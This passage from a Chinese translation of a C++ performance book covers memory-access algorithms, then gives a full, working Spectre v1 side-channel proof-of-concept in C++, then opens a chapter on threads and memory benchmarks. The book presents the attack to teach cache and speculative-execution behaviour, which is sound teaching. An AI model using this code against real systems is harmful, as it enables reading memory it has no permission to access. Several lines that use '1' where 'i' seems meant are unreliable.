


圖 4.16 - 使用塊緩衝區進行編輯

為了簡化圖表，我們繪製了相同大小的所有記錄，但是這個限制是不必要的。記錄可以跨越多個塊（將這些塊視為一個連續的字節序列，僅此而已）。當編輯時，需要為已編輯的記錄分配一個新塊。編輯完成後，可以釋放包含舊記錄的塊（或多個塊），從而不必等待讀取整個緩衝區。甚至，可以將最近釋放的塊放到空塊鏈表中，而不是返回操作系統。即將編輯下一個記錄，將需要一個空的新塊作為結果。剛好，這是塊用來包含我們編輯的最後一個記錄。它位於最近發佈的塊鏈表的頭部，最重要的是，這個塊是訪問的最後一塊內存，所以它可能仍然在緩存中！

乍一看，這個算法似乎非常糟糕，每次都要複製所有的記錄。仔細地分析這兩種算法。首先，讀取的數量相同：兩種算法都必須讀取每個字符串，以確定是否更改。第二種算法在性能上領先：在一次連續掃描中讀取所有數據，而第一種算法則在內存中跳躍。如果編輯該字符串，那麼兩個算法都必須向新的內存區域寫入一個新的字符串。由於順序內存訪問模式（同樣，不需要為每個字符串執行內存分配），第二種算法提前出現了。當字符串未編輯時，就需要進行權衡。第一個算法什麼都不做，第二個做了一個拷貝。

通過這種分析，可以為每個算法定義好的和壞的情況。如果字符串很短，並且在更改集中更改了大部分字符串，則順序訪問算法勝出。如果字符串很長或者很少改變字符串，隨機訪問算法就會獲勝。然而，確定什麼是長、多少是大比例的唯一方法就是測試。

這裡，不一定意味著必須編寫完整程序的兩個版本進行測試。通常，可以對簡化數據進行操作的小型模擬程序中模擬特定的行為。只需要知道記錄的大致大小，有多少條更改記錄，並且需要對單個記錄進行更改的代碼，這樣就可以測試內存訪問對性能的影響（如果每次更改影響都非常大，那麼讀取或寫入記錄所花費的時間就無關緊要了）。可以對這樣的模擬或原型實現進行近似測試，並做出正確的設計決策。

實際中，順序字符串複製算法值得一試麼？我們已經完成了使用正則表達式模式編輯中等長度字符串（128 字節）的測試。所有字符串的 99% 都在每個更改集中進行編輯，順序算法的速度大約是隨機算法的 4 倍（結果在某種程度上是特定於機器的，因此必須在與預期使用的硬件相似的硬件上進行測試）。編輯了 50% 的記錄時，順序訪問仍然更快，但是隻有 12% 的性能提升（這可能是在不同的 CPU 模型和內存類型的變化範圍內，所以稱之為平局）。更令人驚訝的是，如果只更改了 1% 的記錄，那麼這兩種算法的速度幾乎是成正比的，不進行隨機讀取所節省的時間將用來彌補完全不必要的複製。

改動較長的字符串，隨機訪問算法輕鬆獲勝。如果改變很少的字符串，而且對於非常長的字符串，即使所有的字符串都改變，也是平局。兩種算法都依次讀取和寫入所有字符串（對長字符串開始的隨機訪問增加的時間可以忽略）。

現在我們已經掌握了應用程序所需的所有算法。性能設計通常是這樣的：確定性能問題的根源，並想出消除問題的方法，但代價是要做其他更多事情，然後必須建立一個測試，讓我們能夠

確定這個方法是否真的有效。

本章的最後，將展示一個完全不同的“使用方式”，由緩存和其他硬件提供的性能改進。

4.6. 機器裡的幽靈

前兩章中，我們瞭解了在現代計算機上從初始數據到最終結果的複雜性。有時，機器會按照代碼進行操作。從內存中讀取數據，按寫好的方式進行計算，然後將結果保存到內存中。然而，數據會經歷一些我們可能不知道的中間狀態。從內存中讀取的過程時，CPU 可能會執行別的指令，可能 CPU 認為讀取過程需要這些別的指令等。我們試圖通過直接的性能測試，來確認所有這些過程確實存在。這樣的話，測量總是間接的，對代碼的硬件優化和轉換是為了交付正確結果而設計，畢竟只是進行了更快的計算。

本節中，將展示更多本應隱藏的硬件操作的可觀察證據。這是一個重大發現：在 2018 年發現時引發了的網絡安全恐慌，在硬件和軟件供應商提供了大量補丁後才得以平息。這裡，要說的就是 Spectre 和 Meltdown 安全漏洞 (<https://meltdownattack.com/>)。

4.6.1 什麼是 Spectre？

本節中，將詳細演示 Spectre 攻擊的早期版本，即 Spectre 版本 1。雖然這不是一本關於網絡安全的書，不過 Spectre 攻擊通過仔細測試程序的性能來進行，依賴於本書中研究過的兩種性能增強硬件技術：投機執行和內存緩存。在針對軟件性能的攻擊中，也可以學到一些東西。

Spectre 背後的理念是，如果 CPU 遇到條件跳轉指令，會嘗試預測結果，並在假設預測正確的情況下執行指令。這就是所謂的投機執行，沒有它，就不會有代碼中的流水。投機執行中比較棘手的部分是錯誤處理，錯誤經常發生在推測執行的代碼中，但在預測正確之前，這些錯誤必須不可見。最明顯的例子是空指針解除引用，若處理器預測指針不為空，並執行相應的分支，那麼每次分支錯誤預測時都會發生致命錯誤，而指針實際上為空。正確編寫代碼以避免取消空指針的引用，其也必須正確執行，但潛在的錯誤不能暴露出來。另一個常見的推測錯誤是數組邊界讀寫：

```
1 int a[N];  
2 ...  
3 if (i < N) a[i] = ...
```

索引 i 通常小於數組的大小 N ，那麼這將成為預測條件，從 $a[i]$ 讀取的數據將預測地執行。如果預測錯了怎麼辦？丟棄結果，所以沒有造成影響，對吧？沒那麼簡單。內存位置 $a[i]$ 不在原始數組中，甚至不必是數組後面的元素。索引可以是任何值，因此索引的內存位置可以屬於不同的程序，甚至屬於操作系統，這樣就沒有讀取該內存的權限。操作系統確實會執行訪問控制，所以通常從另一個程序讀取內存會觸發錯誤。這一次，我們不確定錯誤是否真的存在，執行仍然處於預測階段，分支預測可能出錯。在知道這個預測是否正確之前，錯誤仍然是預測性錯誤。

然而，潛在的非法讀操作有一個奇妙的副作用， $a[i]$ 已經加載到緩存中。下次從相同的位置讀取時，讀取速度會更快。無論是實際讀取，還是投機的。投機執行期間的內存操作與真實執行時的操作一樣。從主存讀取需要更長的時間，而從緩存讀取更快。可以觀察和測試內存負載的速度。雖然是可衡量的副作用，但不是預期結果。實際上，該程序通過不同於預期輸出的方式的額外機制進行輸出，這就是所謂的邊信道。

Spectre 攻擊利用了這個邊信道：




圖 4.17 - Spectre 攻擊

使用在投機執行過程中獲得的 $a[i]$ 來索引另一個數組 t 。之後，數組中的一個元素 $t[a[i]]$ 將加載到緩存中。數組 t 的其餘部分從未訪問，仍然在內存中。與 $a[i]$ 不同， $a[i]$ 實際上不是數組 a 的元素，而是使用非法手段獲得的內存位置上的某個值，數組 t 完全在控制範圍內。當讀取 $a[i]$ 和 $t[a[i]]$ 時，分支保持長時間的不可預測是攻擊成功的關鍵。否則，當 CPU 檢測到分支錯誤預測，並且實際上不需要這些內存訪問時，投機執行就會結束。執行投機執行之後，最終會檢測到錯誤預測，並且投機操作的所有後果都將回滾，包括潛在的內存訪問錯誤。所有的結果只有一個，即數組 $t[a[i]]$ 的值仍然在緩存中。這並沒有什麼問題，訪問這個值是合法的，而且硬件總是在緩存中移動數據。這種方式永遠不會改變結果，也不會訪問任何不應該訪問的內存。

然而，這整個系列的事件有一個可觀察的結果：數組 t 中的一個元素的訪問速度要比其他元素快得多：




圖 4.18 - Spectre 攻擊後內存和緩存的狀態

可以測試讀取數組 t 的每個元素所花費的時間，可以找到被 $a[i]$ 索引的元素。其實，這就是我們不應該知道的祕密！

4.6.2 Spectre 的例子

Spectre 攻擊需要幾步，我們將逐一介紹。總的來說，對於本書來說，這會是一個相當大的編碼示例（這個特殊的實現是錢德勒·卡魯斯在 2018 年 CPPCon 上示例的變體）。

我們需要一個精確的計時器，可以使用 C++ 高精度計時器：

```
1 using std::chrono::duration_cast;
2 using std::chrono::nanoseconds;
3 using std::chrono::high_resolution_clock;
4 long get_time() {
5     return duration_cast< nanoseconds>(
6         high_resolution_clock::now().time_since_epoch()
7     ).count();
8 }
```

開銷和計時器的分辨率取決於實現。標準不要求任何特定的性能保證。對於 x86 CPU，可以使用時間戳計數器 (TSC)，這是一種硬件計數器，用於計算從過去某個時間開始的週期數。使用循環計數作為計時器通常會導致測試中夾雜噪聲，但計時器本身更快，這在這裡很重要，因為我們將嘗試測量從內存加載單個值需要多長時間。GCC、Clang 和許多其他編譯器都有內置函數來訪問這個計數器：

```
1 long get_time() {
2     unsigned int i;
3     return __rdtscp(&i); // GCC/Clang intrinsic function
4 }
```

現在有了計時器，下一步是計時數組。實際中，不像在圖中暗示的整數數組那麼簡單。整數在內存中太接近，將一個加載到緩存中會影響它訪問鄰近數據的時間。所以，需要將值分隔開：

```
1 constexpr const size_t num_val = 256;
2 struct timing_element { char s[1024]; };
3 static timing_element timing_array[num_val];
4 ::memset(timing_array, 1, sizeof(timing_array));
```

這裡我們只使用 `timing_element` 的第一個字節，使用 1024 字節也沒有什麼特殊說法，只要足夠大就行了，但這是必須通過測試確定的。如果距離太小，攻擊就會變得不可靠。時間數組中有 256 個元素，因為我們要讀取一個字節的祕密內存，所以數組 `a[i]` 是一個字符數組（即使實際的數據類型不是 `char`，仍然可以逐個字節地讀取）。嚴格地說，因為測試不取決於這個數組的內容，所以沒必要初始化時間數組。

現在可以來看一下核心代碼了。下面是一個簡化的實現，缺少了一些必要的內容，但這裡更關注如何解釋代碼。

需要讀取數組邊界外的數值：

```
1 size_t size = ...;
2 const char* data = ...;
3 size_t evil_index = ...;
```

這裡 `size` 是數據的實際大小，`evil_index` 大於 `size`，是正確數據數組（之外）祕密值的索引。

接下來，我們將訓練分支預測器，需要它瞭解更有可能訪問數組的分支。為此，將生成一個指向數組的有效索引（稍後我們將瞭解如何實現），也就是 `ok_index`：

```
1 const size_t ok_index = ...; // Less than size
```

```

2 constexpr const size_t n_read = 100;
3 for (size_t i_read = 0; i_read < n_read; ++i_read) {
4     const size_t i = (i_read & 0xf) ? ok_index : evil_index;
5     if (i < size) {
6         access_memory(timing_array + data[i]);
7     }
8 }
```

然後，在位置 `timing_array + data[i]` 讀取內存，其中 `i` 要麼是 `ok_index`，要麼是 `evil_index`，前者出現的頻率明顯要比後者高（在 16 次嘗試讀取中只讀取一次祕密數據，以保證分支預測器已經訓練的可以成功讀取正確的數據）。注意，實際的內存訪問有邊界檢查保護。我們從來沒有真正讀過不應該讀的內存，所以此代碼 100% 正確。

理論上來說，訪問內存的函數就是讀取內存。實際中，因為編譯器會試圖消除冗餘或不必要的內存操作，所以必須與優化編譯器鬥智鬥勇。這裡有一種方法，使用了內聯彙編（因為位置 `*p` 標記為輸入，所以讀指令實際上由編譯器生成）：

```

1 void access_memory(const void* p) {
2     __asm__ __volatile__ ( "" : :
3     "r"(*static_cast<const uint8_t*>(p)) : "memory" );
4 }
```

我們運行了多次預測-錯誤預測循環（示例中是 100 次）。現在期望 `timing_array` 的一個元素在緩存中，所以需要測試訪問每個元素需要多長時間。這裡需要注意的是，按順序訪問整個數組將不起作用。預取將快速啟動，並將要訪問的元素移動到緩存中。大多數情況下這是有效的，但現在不需要。現在需要以隨機順序訪問數組中的元素，並將訪問每個元素所需的時間存儲在內存訪問延遲數組中：

```

1 std::array<long, num_val> latencies = {};
2 for (size_t i = 0; i < num_val; ++i) {
3     const size_t i_rand = (i*167 + 13) & 0xff; // Randomized
4     const timing_element* const p = timing_array + i_rand;
5     const long t0 = get_time();
6     access_memory(p);
7     latencies[i_rand] = get_time() - t0;
8 }
```

也許會奇怪，為什麼不簡單地進行快速訪問呢？兩個原因：首先，不確定“快”對特定的硬件來說意味著什麼，只知道要比“正常速度”快，所以也要測試“正常速度”。其次，任何測試都不是 100% 可靠。有時計算會因另一個進程或操作系統中斷，所以整個操作序列的準確時間取決於 CPU 當時在做什麼等因素。這個進程很有可能會顯示祕密內存位置的值，但不能 100% 的保證，所以必須多嘗試幾次，並取平均的結果。

這樣做時，會看到的代碼中有幾個風險。首先，假設時間數組的值不在緩存中。即使開始時它是正確的，在成功地瞄到了第一個祕密字節之後，就不正確了。每次攻擊下一個字節之前，都必須從清除緩存中計時數組：

```

1 for (size_t i = 0; i < num_val; ++i) {
2     _mm_clflush(timing_array + i); // Un-cache the array
```

3 }

同樣，我們使用了 GCC/Clang 內置函數，大多數編譯器中都有類似的東西，但函數名可能不同。

其次，這種攻擊只能在投機執行持續足夠長的時間才奏效，在兩次內存訪問（數據和時間數組）發生之前，CPU 才會找出應該使用的分支。實際中，代碼在預測上下文中沒有持續足夠的時間，因此必須使正確計算分支更加困難。做這件事的方法不止一種，這裡使分支條件依賴於從內存中的某些值，並將數組複製到另一個訪問速度較慢的變量中：

```
1 std::unique_ptr<size_t> data_size(new size_t(size));
```

必須確保這個值從緩存中清除，然後使用 *data_size 中的數組長度進行讀取：

```
1 _mm_clflush(&*data_size);
2 for (volatile int z = 0; z < 1000; ++z) {} // Delay
3 const size_t i = (i_read & 0xf) ? ok_index : evil_index;
4 if (i < *data_size) {
5     access_memory(timing_array + data[i]);
6 }
```

代碼中還有個神奇的延遲，一些無用的計算將緩存刷新和數據大小的訪問分開（破壞了可能的指令重新排序，讓 CPU 更快地獲取數組大小）。`i < *data_size` 需要一些時間來計算，CPU 需要在得到結果之前從內存中讀取值。分支根據概率的結果進行預測，這是一個有效的索引，因此可以預測性地對數據進行訪問。

4.6.3 Spectre 出擊！

最後一步是把它們放在一起，並多次運行，以積累統計可靠的測試值（因為計時器本身所花費的時間與測試的時間差不多，導致單個指令的計時測試非常嘈雜）。

下面的函數攻擊數據數組外的單個字節：

spectre.C

```
1 char spectre_attack(const char* data,
2                     size_t size, size_t evil_index) {
3     constexpr const size_t num_val = 256;
4     struct timing_element { char s[1024]; };
5     static timing_element timing_array[num_val];
6     ::memset(timing_array, 1, sizeof(timing_array));
7     std::array<long, num_val> latencies = {};
8     std::array<int, num_val> scores = {};
9     size_t i1 = 0, i2 = 0; // Two highest scores
10    std::unique_ptr<size_t> data_size(new size_t(size));
11    constexpr const size_t n_iter = 1000;
12    for (size_t i_iter = 0; i_iter < n_iter; ++i_iter) {
13        for (size_t i = 0; i < num_val; ++i) {
14            _mm_clflush(timing_array + i); // Un-cache the array
15        }
```

```

16 const size_t ok_index = i_iter % size;
17 constexpr const size_t n_read = 100;
18 for (size_t i_read = 0; i_read < n_read; ++i_read) {
19     _mm_clflush(&*data_size);
20     for (volatile int z = 0; z < 1000; ++z) {} // Delay
21     const size_t i = (i_read & 0xf) ? ok_index :
22         evil_index;
23     if (i < *data_size) {
24         access_memory(timing_array + data[i]);
25     }
26 }
27 for (size_t i = 0; i < num_val; ++i) {
28     const size_t i_rand = (i*167 + 13) & 0xff;
29     // Randomized
30     const timing_element* const p = timing_array +
31         i_rand;
32     const long t0 = get_time();
33     access_memory(p);
34     latencies[i_rand] = get_time() - t0;
35 }
36 score_latencies(latencies, scores, ok_index);
37 std::tie(i1, i2) = best_scores(scores);
38 constexpr const int threshold1 = 2, threshold2 = 100;
39 if (scores[i1] >
40     scores[i2]*threshold1 + threshold2) return i1;
41 }
42 return i1;
43 }

```

對於計時數組中的每個元素，我們將計算一個分數，即該元素訪問速度最快的次數。還跟蹤速度第二快的元素，它應該是常規的、訪問較慢的數組元素之一。在多次迭代中，會得到我們預期的結果。但在實際中，在某些時候必須放棄。

當最佳和次最佳的分數之間差距夠大，就知道已經檢測到了計時數組中的快速元素，即由祕密字節的值索引的元素（儘管可以嘗試使用迄今為止最好的猜測，如果到了最大迭代次數，而沒有得到期望的結果，攻擊就失敗了）。

有兩個工具函數可用來計算延遲的平均分數，並找出兩個最佳分數。只要能給出正確的結果，就可以以任何方式實現它們。第一個函數計算平均延遲，並增加延時低於平均值的計時元素的分數（必須通過實驗調整，但不是很敏感）。注意，希望一個數組元素的訪問速度更快，所以可以在計算平均延遲時跳過（理想情況下，一個元素的延遲要比其他元素低得多，而其他元素的延遲都相同）：

spectre.C

```

1 template <typename T>
2 double average(const T& a, size_t skip_index) {
3     double res = 0;
4     for (size_t i = 0; i < a.size(); ++i) {

```

```

5     if (1 != skip_index) res += a[i];
6 }
7 return res/a.size();
8 }
9
10 template <typename L, typename S>
11 void score_latencies(const L& latencies, S& scores,
12 size_t ok_index) {
13     const double average_latency =
14     average(latencies, ok_index);
15     constexpr const double latency_threshold = 0.5;
16     for (size_t i = 0; i < latencies.size(); ++i) {
17         if (ok_index != 1 && latencies[i] <
18             average_latency*latency_threshold) ++scores[i];
19     }
20 }
```

第二個函數只是在數組中找到兩個最好的分數:

spectre.C

```

1 template<typename S>
2 std::pair<size_t, size_t> best_scores(const S& scores) {
3     size_t i1 = -1, i2 = -1;
4     for (size_t i = 0; i < scores.size(); ++i) {
5         if (scores[i] > scores[i1]) {
6             i2 = i1;
7             i1 = i;
8         } else
9             if (i != i1 && scores[i] > scores[i2]) {
10                 i2 = i;
11             }
12     }
13     return { i1, i2 };
14 }
```

我們有一個函數，指定了數組之外返回單個字節的值，但不直接讀取這個字節。我們會用它來獲取一些祕密數據! 為了演示，將分配一個非常大的數組，通過指定一個較小的值作為數組的大小，將大多數數組指定為禁止訪問的區域。實際上，這是唯一可以證明這種攻擊的方法。自從發現 Spectre 漏洞以來，大多數計算機都打過補丁。因此，除非您的機器是上古機器，多年都沒有更新，否則攻擊將無法對任何不允許訪問的內存進行攻擊。補丁不會阻止對任何允許訪問的數據使用 Spectre，但必須檢查代碼，並證明它確實返回了值，而不是直接訪問內存。我們的 spectre_attack 函數在指定大小的數據數組之外沒有讀取任何內存，因此可以創建一個比指定大兩倍的數組，並在上面半部分隱藏一條祕密消息:

spectre.C

```

1 int main() {
```

```

2  constexpr const size_t size = 4096;
3  char* const data = new char[2*size];
4  strcpy(data, "Innocuous data");
5  strcpy(data + size, "Top-secret information");
6  for (size_t i = 0; i < size; ++i) {
7      const char c =
8          spectre_attack(data, strlen(data) + 1, size +
9              i);
10     std::cout << c << std::flush;
11     if (!c) break;
12 }
13 std::cout << std::endl;
14 delete [] data;
15 }
```

再次檢查一下給 `spectre_attack` 函數的值，數組大小就是數組中字符串的長度。除了在投機執行上下文中，代碼不會訪問其他內存。為了保護所有內存訪問，需要對正確性進行檢查。然而，程序會逐個字節地顯示第二個字符串的內容，而這個字符串從來沒有讀取過。

總之，使用投機執行上下文來查看不允許訪問的內存。由於訪問該內存的分支條件是正確的，無效的訪問是一個潛在的錯誤，並且永遠不會發生。錯誤預測分支的結果會撤銷，但有一個例外，訪問的值仍然在緩存中，因此下一次訪問相同值的速度會更快。對內存訪問時間進行測試，就能知道那個值是多少！為什麼我們對性能感興趣，而不是黑客行為呢？要確認處理器和內存的行為確實如我們所描述，投機執行確實發生了，而且緩存確實工作，使得數據訪問的速度更快。

4.7. 總結

本章中，我們瞭解了內存系統是如何工作的：緩慢的工作，CPU 會因內存的低性能而性能變低。但是存儲器間距也包含了潛在解決方案，可以用多個 CPU 操作來換取一個內存訪問。

瞭解到內存系統非常複雜，並且有層級，所以內存系統沒有純粹的速度。如果內存使用的情況非常糟糕，這可能會嚴重影響程序的性能。同樣，也可以把內存看作是一個機會而不是負擔：從優化內存訪問中獲得的收益可能非常大，以至於超過了開銷。

硬件本身提供了幾種工具來提高內存性能。除此之外，還必須使用內存高效的數據結構。如果還不夠，還要選擇內存高效的算法來提高性能。通常，所有的性能決策都必須由測試指導和支持。

目前為止，我們所有工作和測試都在單個 CPU 上進行。幾乎沒有提到現在的每一臺計算機都有多個 CPU 核，而且經常有多個物理處理器。原因很簡單：我們必須學會有效地使用單 CPU，然後才能繼續討論更復雜的多 CPU 問題。下一章中，我們將注意力轉向併發，並有效地使用多核和多處理器系統。

4.8. 練習題

1. 什麼是存儲器間距？
2. 影響內存速度的因素有哪些？

3. 能否找到程序中訪問內存是性能差的主要原因的位置？
4. 為了提高內存性能，優化程序的方法有哪些？

第 5 章 線程、內存和併發

我們已經研究了單 CPU 執行一個程序、一個指令序列的性能。瞭解了在單個 CPU 上運行單線程程序的性能。現在，我們已經瞭解了關於單線程的性能的所有知識，接下來可以來瞭解併發程序的性能。

本章將討論以下內容：

- 線程概述
- 多線程和多核的內存訪問
- 數據競爭和內存訪問同步
- 鎖和原子操作
- 內存模型
- 內存序和內存柵欄

5.1. 相關準備

需要一個 C++ 編譯器和一個微基準測試工具，比如前一章中使用的谷歌基準測試庫 (<https://github.com/google/benchmark>)。

本章的源碼地址：<https://github.com/PacktPublishing/The-Art-of-Writing-Efficient-Programs/tree/master/Chapter05>。

5.2. 線程和併發

今天所有的高性能計算機都有多個 CPU 或多個 CPU 內核（單個包中的獨立處理器）。大多數筆記本電腦至少有兩個內核，通常是四個。在性能的上下文中，高效程序不會讓任何硬件處於空閒狀態。如果程序只使用一小部分計算能力，例如：多個 CPU 內核中的一個，那麼就不是高效或高性能的。一個程序在同一時間使用多個處理器的方法，只有運行多個線程或進程。另外，這並不是使用多處理器的唯一方法，例如：很少有筆記本電腦用於高性能計算。相反，它們可以使用多個 CPU 來更好地同時運行不同且獨立的程序。這是一個非常好的模型，只是在高性能計算上下文中不是我們感興趣的那種。HPC 系統通常會在每臺計算機上運行程序，甚至在分佈式計算的情況下在多臺計算機上運行同一個程序。那麼程序如何使用多個 CPU？可以讓程序運行多個線程。

5.2.1 線程是什麼？

線程是一個指令序列，可以獨立於其他線程執行。多個線程可以在同一個程序中併發運行。所有線程共享相同的內存，相同進程的線程運行在同一臺機器上（HPC 程序也可以包含多個進程）。分佈式程序可以運行在多臺機器上，並可以使用許多進程。分佈式計算的主題超出了本書的範圍，我們現在在瞭解如何最大化這些進程的性能。

那麼，多線程的性能有什麼可聊的呢？首先，只有當系統有足夠的資源，能夠同時執行多個指令序列時，同時執行多個指令序列才會讓性能更好。否則，操作系統需要在不同的線程之間切換，以確保每個線程都有時間片可以執行。

單個處理器上，忙於計算的線程提供儘可能多的工作讓處理器處理，即使線程沒有使用所有的計算單元或正在等待內存訪問，並且處理器一次只能執行一個指令序列-有一個程序計數器。現在，如果線程正在等待某些東西，比如用戶輸入或網絡信息，那麼 CPU 處於空閒狀態，可以執行另一個線程，而不會影響第一個線程的性能。這裡，操作系統會處理線程之間的切換。注意，等待內存並不算等待。當一個線程等待內存時，只是需要更長的時間來執行一條指令。當一個線程在等待 I/O 時，必須進行一個操作系統調用，然後該線程會被操作系統阻塞，直到操作系統喚醒才執行其他操作。

如果目標是提高程序的整體效率，那麼執行繁重計算的線程就需要有足夠的資源。考慮線程的資源時，想到的是使用多個處理器或處理器核心。也有其他方法，可以通過併發性來提高資源利用率，我們將看到這一點。

5.2.2 對稱多線程

處理器有很多計算硬件，大多數程序很少可以使用所有的硬件，程序中的數據依賴關係限制了處理器的計算能力。如果處理器有空閒的計算單元，就不能同時執行另一個線程來提高效率嗎？這就是對稱多線程 (SMT) 背後的思想，也稱為超線程。

支持 SMT 的處理器只有一組寄存器和計算單元，但是有兩個（或更多）程序計數器和一個計數器副本，用來維護正在運行的線程的狀態（具體的實現因處理器的不同而不同）。操作系統將單個處理器視為兩個（通常）或多個獨立處理器，每個處理器能夠運行一個線程。實際上，運行在一個 CPU 上的線程會競爭共享的資源，比如寄存器。如果每個線程沒有充分利用這些共享資源，SMT 可以提供顯著的性能提高。換句話說，其通過運行多個這樣的線程來彌補一個線程的低效。

實際中，大多數支持 SMT 的處理器都可以運行兩個線程，而且性能的提高很多。很少看到 100% 的加速（兩個線程都以全速運行），通常實際的加速在 25% 到 50% 之間（第二個線程實際上以四分之一到一半的速度運行），但是有些程序沒有加速。出於本書的目的，不會以任何特殊的方式對待 SMT 線程。對於程序來說，SMT 處理器就像兩個處理器，在不同內核上運行的兩個線程性能情況，同樣適用於恰好在同一內核上運行的兩個線程的性能。這時，必須衡量運行的線程數是否大於物理內核數，並且是否能夠為程序提供加速，從而確定要運行多少個線程。

無論是共享整個物理核，還是 SMT 硬件創建的邏輯核，併發的性能在很大程度上取決於工作線程的獨立性。這是由算法和線程之間的工作劃分決定的，關於這兩個問題的書都有百本之多，但這個問題不在本書的討論範圍內。我們現在關注的是影響線程交互，並決定特定實現成功或失敗的因素。

5.2.3 線程和內存

由於多個線程之間對 CPU 進行時間切片不會帶來性能上的好處，所以在本章的其餘部分，假設在每個處理器核心上運行一個 HPC 線程（或者在由 SMT 處理器提供的每個邏輯核心上運行一個線程）。只要這些線程不競爭資源，就可以彼此獨立運行，程序就可以有加速。兩個線程在同一時間內完成的工作是一個線程的兩倍。如果工作可以在兩個線程之間，以一種獨立的方式完美地分配，那麼兩個線程將在一半的時間內解決問題。

這種理想的情況確實發生過，但並不常見。如果發生這種情況，需要準備好從程序中獲得最佳性能，因為我們已經知道了如何優化單個線程的性能。

當不同線程所做的工作互相有影響，並且這些線程開始競爭資源時，編寫高效的併發程序就困難了。如果每個線程都充分利用了 CPU，那麼還有什麼其他的東西可以競爭呢？那就是內存了。所有線程都共享內存，因此內存是公共資源。這就是為什麼對多線程程序性能的任何探索，幾乎都會關注線程之間通過內存交互所產生的問題。

編寫高性能併發程序還有另一個方面的能力，就是如何為線程和進程劃分工作。但要了解這些，必須找一本關於並行編程的書，裡面應該都會有介紹。

事實證明，內存已經是性能的最大瓶頸，添加併發性時，會放大這個問題。硬件所施加的基本限制無法解決問題，大多數程序的性能甚至還沒有達到觸發這些限制的條件。對於資深的開發者來說，這裡有很大的空間來提高代碼的效率，即本章為讀者提供的知識和工具。

首先檢查存在線程時內存系統的性能。用上一章的方法，通過測量讀或寫進內存的速度，只是現在用幾個線程同時進行讀或寫，每個線程都有自己的內存區域可以訪問。不是在線程之間共享任何數據，而是共享硬件資源，比如內存帶寬。

內存基準測試與之前使用的測試幾乎相同，基準函數體完全相同，例如：為了對順序讀取進行基準測試，使用以下函數：

01c_cache_sequential_read.C

```
1 template <class Word>
2 void BM_read_seq(benchmark::State& state) {
3     const size_t size = state.range(0);
4     void* memory = ::malloc(size);
5     void* const end = static_cast<char*>(memory) + size;
6     volatile Word* const p0 = static_cast<Word*>(memory);
7     Word* const p1 = static_cast<Word*>(end);
8     for (auto _ : state) {
9         for (volatile Word* p = p0; p != p1; ) {
10             REPEAT(benchmark::DoNotOptimize(*p++));
11         }
12         benchmark::ClobberMemory();
13     }
14     ::free(memory);
15     state.SetBytesProcessed(size * state.iterations());
16     state.SetItemsProcessed((p1 - p0) * state.iterations());
17 }
```

注意，內存在基準函數中分配。這個函數需要多個線程調用，每個線程都要有自己讀取數據的內存區域，這正是谷歌基準庫在運行多線程基準時所做的。要在多個線程上運行基準測試，只需要使用正確的參數即可：

```
1 #define ARGS ->RangeMultiplier(2)->Range(1<<10, 1<<30) \
2     ->Threads(1)->Threads(2)
3 BENCHMARK_TEMPLATE1(BM_read_seq, unsigned long) ARGS;
```

